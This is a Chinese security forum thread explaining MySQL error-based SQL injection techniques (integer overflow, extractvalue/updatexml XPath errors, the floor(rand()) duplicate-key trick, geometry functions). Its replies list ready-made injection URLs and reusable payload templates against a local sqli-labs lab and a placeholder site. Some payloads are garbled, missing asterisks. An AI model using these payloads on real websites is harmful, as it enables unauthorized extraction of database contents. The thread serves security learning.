admin / 2017-02-27 13:21:00 / 浏览数 12987 新手 入门资料 顶(0) 踩(0)

SQL报错注入就是利用数据库的某些机制,人为地制造错误条件,使得查询结果能够出现在错误信息中。这种手段在联合查询受限且能返回错误信息的情况下比较好用,毕竟

MYSQL报错注入个人认为大体可以分为以下几类:

- 1. BIGINT等数据类型溢出
- 2. xpath语法错误
- 3. concat+rand()+group_by()导致主键重复
- 4. 一些特性

下面就针对这几种错误类型看看背后的原理是怎样的。

0x01 数据溢出

这里可以看到mysql是怎么处理整形的: Integer Types (Exact Value), 如下表:

Туре	Storage	Minimum Value	Maximum Value
	(Bytes)	(Signed/Unsigned)	(Signed/Unsigned)
TINYINT	1	-128	127
		0	255
SMALLINT	2	-32768	32767
		0	65535
MEDIUMINT	3	-8388608	8388607
		0	16777215
INT	4	-2147483648	2147483647
		0	4294967295
BIGINT	8	-9223372036854775808	9223372036854775807
		0	18446744073709551615

在mysql5.5之前,整形溢出是不会报错的,根据官方文档说明<u>out-of-range-and-overflow</u>,只有版本号大于5.5.5时,才会报错。试着对最大数做加法运算,可以看到报错

```
mysql> select 18446744073709551615+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(18446744073709551615 + 1)'
```

在mysql中,要使用这么大的数,并不需要输入这么长的数字进去,使用按位取反运算运算即可:

我们知道,如果一个查询成功返回,则其返回值为0,进行逻辑非运算后可得1,这个值是可以进行数学运算的:

1 row in set (0.01 sec)

```
mysql> select !(select * from (select user())x)+1;
+----+
| !(select * from (select user())x)+1 |
+----+
+----+
1 row in set (0.00 sec)
同理,利用exp函数也会产生类似的溢出错误:
mysql> select exp(709);
exp(709)
| 8.218407461554972e307 |
1 row in set (0.00 sec)
mysgl> select exp(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'
注入姿势:
mysql> select exp(~(select*from(select user())x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'
利用这一特性,再结合之前说的溢出报错,就可以进行注入了。这里需要说一下,经笔者测试,发现在mysql5.5.47可以在报错中返回查询结果:
mysql> select (select(!x-~0)from(select(select user())x)a);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not('root@localhost')) - ~(0))'
而在mysql>5.5.53时,则不能返回查询结果
mysql> select (select(!x-\sim0)from(select(select user())x)a);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '((not(`a`.`x`)) - \sim(0))'
此外,报错信息是有长度限制的,在mysql/my_error.c中可以看到:
/* Max length of a error message. Should be
kept in sync with MYSQL_ERRMSG_SIZE. */
#define ERRMSGSIZE (512)
0x02 xpath语法错误
从mysql5.1.5开始提供两个XML查询和修改的函数, extractvalue和updatexml。extractvalue负责在xml文档中按照xpath语法查询节点内容, updatexml则负责修改查询
```

```
mysql> select extractvalue(1,'/a/b');
+----+
extractvalue(1,'/a/b')
+----+
1 row in set (0.01 sec)
```

它们的第二个参数都要求是符合xpath语法的字符串,如果不满足要求,则会报错,并且将查询结果放在报错信息里:

```
mysql> select updatexml(1,concat(0x7e,(select @@version),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~5.7.17~'
mysql> select extractvalue(1,concat(0x7e,(select @@version),0x7e));
ERROR 1105 (HY000): XPATH syntax error: '~5.7.17~'
```

0x03 主键重复

这里利用到了count()和group by在遇到rand()产生的重复值时报错的思路。网上比较常见的payload是这样的:

```
mysql> select count(*) from test group by concat(version(),floor(rand(0)*2));
ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'
```

可以看到错误类型是duplicate entry,即主键重复。实际上只要是count, rand(), group by三个连用就会造成这种报错,与位置无关:

```
mysql> select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x; ERROR 1062 (23000): Duplicate entry '5.7.171' for key '<group_key>'
```

这种报错方法的本质是因为floor(rand(0)*2)的重复性,导致group by语句出错。group by

key的原理是循环读取数据的每一行,将结果保存于临时表中。读取每一行的key时,如果key存在于临时表中,则不在临时表中更新临时表的数据;如果key不在临时表中,

```
mysql> select * from test;
+-----+
| id | name |
+-----+
| 0 | jack |
| 1 | jack |
| 2 | tom |
| 3 | candy |
| 4 | tommy |
```

6 rows in set (0.00 sec)

| jerry |

| 5

我们以select count(*) from test group by name语句说明大致过程如下:

• 先是建立虚拟表,其中key为主键,不可重复:

key count(*)

• 开始查询数据,去数据库数据,然后查看虚拟表是否存在,不存在则插入新记录,存在则count(*)字段直接加1:

	key		count(*)
jack	•	1	
	key		count(*)
jack		1+1	
	key		count(*)
jack		1+1	
tom		1	
	key		count(*)
jack		1+1	
tom		1	
candy		1	

当这个操作遇到rand(0)*2时,就会发生错误,其原因在rand(0)是个稳定的序列,我们计算两次rand(0):

同理, floor(rand(0)*2)则会固定得到011011...的序列(这个很重要):

```
mysql> select floor(rand(0)*2) from test;
+-----+
| floor(rand(0)*2) |
```

```
0 |
              1 |
              1 |
              0 |
              1 |
              1 |
6 rows in set (0.00 sec)
回到之前的group by语句上,我们将其改为select count(*) from test group by floor(rand(0)*2),看看每一步是什么情况:
• 先建立空表
                        key
                                                                         count(*)
  取第一条记录,执行floor(rand(0)*2),发现结果为0(第一次计算),查询虚表,发现没有该键值,则会再计算一次floor(rand(0)*2),将结果1(第二次计算)插入
                                                  1
 查第二条记录,再次计算floor(rand(0)*2),发现结果为1(第三次计算),查询虚表,发现键值1存在,所以此时不在计算第二次,直接count(*)值加1,如下:
                        key
                                                                         count(*)
1
                                                  1+1
  查第三条记录,再次计算floor(rand(0)*2),发现结果为0(第四次计算),发现键值没有0,则尝试插入记录,此时会又一次计算floor(rand(0)*2),结果1(第5次记录)
  最终报错的结果,即主键'1'重复:
mysql> select count(*) from test group by floor(rand(0)*2);
ERROR 1062 (23000): Duplicate entry '1' for key '<group_key>'
整个查询过程中,floor(rand(0)*2)被计算了5次,查询原始数据表3次,所以表中需要至少3条数据才能报错。关于这个rand()的问题,官方文档在这里有个说明:
RAND() in a WHERE clause is evaluated for every row (when selecting from one table) or combination of rows (when selecting from
如果有一个序列开头时0,1,0或者1,0,1,则无论如何都不会报错了,因为虚表开头两个主键会分别是0和1,后面的就直接count(*)加1了:
mysql> select floor(rand(1)*2) from test;
| floor(rand(1)*2) |
              0 |
              1 |
              0
              0
              0
              1 |
6 rows in set (0.00 sec)
mysql> select count(*) from test group by floor(rand(1)*2);
count(*)
       3 |
       3
2 rows in set (0.00 sec)
0x04 一些特性
列名重复
mysql列名重复会报错,我们利用name_const来制造一个列:
```

mysql> select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x;

根据官方文档, name_const函数要求参数必须是常量,所以实际使用上还没找到什么比较好的利用方式。

ERROR 1060 (42S21): Duplicate column name '5.7.17'

ERROR 1060 (42S21): Duplicate column name 'id'

mysql> select * from(select * from test a join test b)c;

利用这个特性加上join函数可以爆列名:

```
mysql> select * from(select * from test a join test b using(id))c;
ERROR 1060 (42S21): Duplicate column name 'name'
```

几何函数

mysql有些几何函数,例如geometrycollection(), multipoint(), polygon(), multipolygon(), linestring(), multilinestring(), 这些函数对参数要求是形如(12,33,221)这样几何数据,如果不满足要求,则会报错。经测试,在版本号为5.5.47上可以用来注入,而在5.7.17上则不行:

5.5.47

```
mysql> select multipoint((select * from (select * from (select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from ((select '5.5.47' AS `version()` from dual) `b`))' val
5.7.17
mysql> select multipoint((select * from (select * from (select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `a`.`version()` from ((select version() AS `version()`) `a`))' value found
```

参考资料:

http://codecloud.net/60086.html

http://www.jinglingshu.org/?p=4507

http://www.thinkings.org/2015/08/10/bigint-overflow-error-sqli.html

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1. 11 条回复



hades 2017-02-27 14:15:59

欢迎楼主继续补充,我的印象中应该还有的。。。

0 回复Ta



hades 2017-02-27 14:45:51

Immediately started counting the columns:

Code:

http://www.yoursite.com/news_dett.php?id=30+ORDER+BY+9--

column 9 we have the error "SQL Error: Unknown column '9' in 'order clause" then the columns are 8:)

Proceed with a union based injection:

Code:

http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,6,7,8--

in our case the columns 1,6,7,8 are vulnerable

Proceed trying to find the version of MySQL:

Code:

http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,version(),7,8--

At this point our error appears

Code:

SQL Error: Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_general_ci,SYSCONST) for operation 'UNION'

There are 3 ways to bypass this error: convert(version() using latin1) aes_decrypt(aes_encrypt(version(),1),1) unhex(hex(@@version))

Other ways (Thanks to benzi): cast(version()+as+binary) convert(version(),binary)

convert(version()+using+binary)

see examples:

Version:

Code:

http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,convert(version() using latin1),7,8--

Database:

Code:

http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,convert(database() using latin1),7,8--

User:

Code:

http://www.yoursite.com/news_dett.php?id=-30+UNION+SELECT+1,2,3,4,5,convert(user() using latin1),7,8--

0 回复Ta



admin 2017-02-28 01:36:38

涨姿势了

0 回复Ta



<u>hades</u> 2017-02-28 01:49:56

有新的欢迎继续补充哈

0 回复Ta



hades 2017-03-04 07:02:38

MySQL的报错SQL注入方法更多,不过多数人以为只有三种,分别是floor()、updatexml()以及extractvalue()这三个函数,但实际上还有很多个函数都会导致MySQL报 GeometryCollection()、polygon()、GTID_SUBSET()、multipoint()、multilinestring()、multipolygon()、LINESTRING()、exp(),下面我们来看看它们具体的报错通常注入的SQL语句大多是"select from phpsec where id = ?"这种类型,这里我们就用这种类型来说明怎么利用,利用方式分别如下。

第一种: floor() 注入语句:

id=1 and (select 1 from (select count(),concat(user(),floor(rand(0)2))x from information_schema.tables group by x)a) 例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (select 1 from (select count(),concat(user(),floor(rand(0)2))x from information_schema.tables group by x)a) --+

 $\frac{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}{\text{concat}(0x7e, count(schema_name),0x7e)} \text{ from information_schema.schemata)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a) --+$

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (select 1 from (select count(),concat((select (select (select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a) --+

通过floor报错【没有任何字符长度限制】

固定句式:

and (select 1 from (select count(),concat((select (payload)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x(a)

查询数据库的个数:


select concat(0x7e,count(schema_name),0x7e) from information_schema.schemata payload组合语句:

and (select 1 from (select count(),concat((select (select concat(0x7e,count(schema_name),0x7e) from information_schema.schema.schemata)) from information_schema.tables limit 0,1),floor(rand(0)2))x from information_schema.tables group by x)a)

获取数据库名字:

select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1 payload组合语句:

and (select 1 from (select count(),concat((select (select concat(0x7e,schema_name,0x7e) from information_schema.schemata limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)



第二种:extractvalue()

注入语句:

id=1 and (extractvalue(1,concat(0x5c,(select user()))))

例切

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and (extractvalue(1,concat(0x5c,(select user())))) --+

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and extractvalue(1,(concat(0x7e,(select @@version),0x7e))) --+

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' and extractvalue(1,(concat(0x7e,(select version()),0x7e))) --+

通过ExtractValue报错【最多32字符】

固定句式:

and extractvalue(1,(payload))

或者记忆成:

and extractvalue(1,(concat(0x7e,(payload),0x7e)))

查询数据库版本号:

and extractvalue(1,(concat(0x7e,(select @@version),0x7e)))

或者写成:

and $extractvalue(1,(concat(0x7e,(select\ version()),0x7e)))$



第三种: updatexml()

注入语句:

id=1 AND (updatexml(1,concat(0x5e24,(select user()),0x5e24),1))

例如:

 $\frac{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\'}}{\text{AND (updatexml(1,concat(0x5e24,(select user()),0x5e24),1))}} -+$

 $\frac{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}}{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml}(1,(\text{concat}(0x7e,(\text{select @@version}),0x7e)),1)} --+$

 $\underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1\&\#39;}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}} + \text{and updatexml} (1, (concat(0x7e, (select version()), 0x7e)), 1) --+ \\ \underline{\text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}} + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}) + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}} + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php} + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}} + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php} + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php}) + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php} + \text{http://127.0.0.1/sqli-labs-master/Less-5/index.php} + \text{$

通过UpdateXML报错【最多32字符】

固定句式:

+and updatexml(1,(payload),1)

或者记忆成:

+and updatexml(1,(concat(0x7e,(payload),0x7e)),1)

查询数据库版本号

+and updatexml(1,(concat(0x7e,(select @@version),0x7e)),1)

或者写成:

- +and updatexml(1,(concat(0x7e,(select version()),0x7e)),1)
- +加号可以换成空格



第四种: GeometryCollection()【高版本数据库并没有执行成功】

注入语句:

id=1 AND GeometryCollection((select from (select from (select user())a)b))

例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND GeometryCollection((select from (select from (select user())a)b)) --+



第五种:polygon()【高版本数据库并没有执行成功】

注入语句:

id=1 AND polygon((select from (select from (select user())a)b))

例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND polygon((select from (select from (select user())a)b)) --+



第六种:multipoint()【高版本数据库并没有执行成功】

注入语句:

id=1 AND multipoint((select from (select from (select user())a)b))

例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=18#39; AND multipoint((select from (select user())a)b)) --+



第七种: multilinestring()【高版本数据库并没有执行成功】

注入语句:

id=1 AND multilinestring((select from (select from (select user())a)b))

例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND multilinestring((select from (select user())a)b)) --+




第八种: multipolygon()【高版本数据库并没有执行成功】

注入语句:

id=1 AND multipolygon((select from (select from (select user())a)b))

例如

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND multipolygon((select from (select user())a)b)) --+



第九种: linestring()【高版本数据库并没有执行成功】

注入语句:

id=1 AND LINESTRING((select from (select from (select user())a)b))

例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=1' AND LINESTRING((select from (select from (select user())a)b)) --+



第十种:exp()【高版本数据库并没有执行成功】

注入语句:

id=1 and EXP(~(SELECT from (SELECT user())a))

例如:

http://127.0.0.1/sqli-labs-master/Less-5/index.php?id=18#39; and EXP(~(SELECT from (SELECT user())a)) --+



0 回复Ta



admin 2017-03-05 03:03:42

其实geometrycollection(), multipoint(), polygon(), multipolygon(), linestring(), multilinestring()这些我都算成几何函数的,原理类似,都是不满足对参数的要 0 回复Ta

hades 2017-03-05 03:18:14

嗯~ o(̄▽ ̄)o 上面的作者进行了一下细分 估计这下是全了

0 回复Ta



云卷云舒 2017-03-20 03:08:29

诶.我的版本是5.5.47的也能整形溢出报错

0 回复Ta



<u>0 0</u> 2017-03-31 21:52:38

用floor()最多,其他没怎么用

0 回复Ta



<u>0h1in9e</u> 2017-04-04 10:24:03

学习了

0 回复Ta



<u> 围观的白菜哥哥</u> 2019-11-20 15:16:16

@云卷云舒 >=5.53版本就不可以了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

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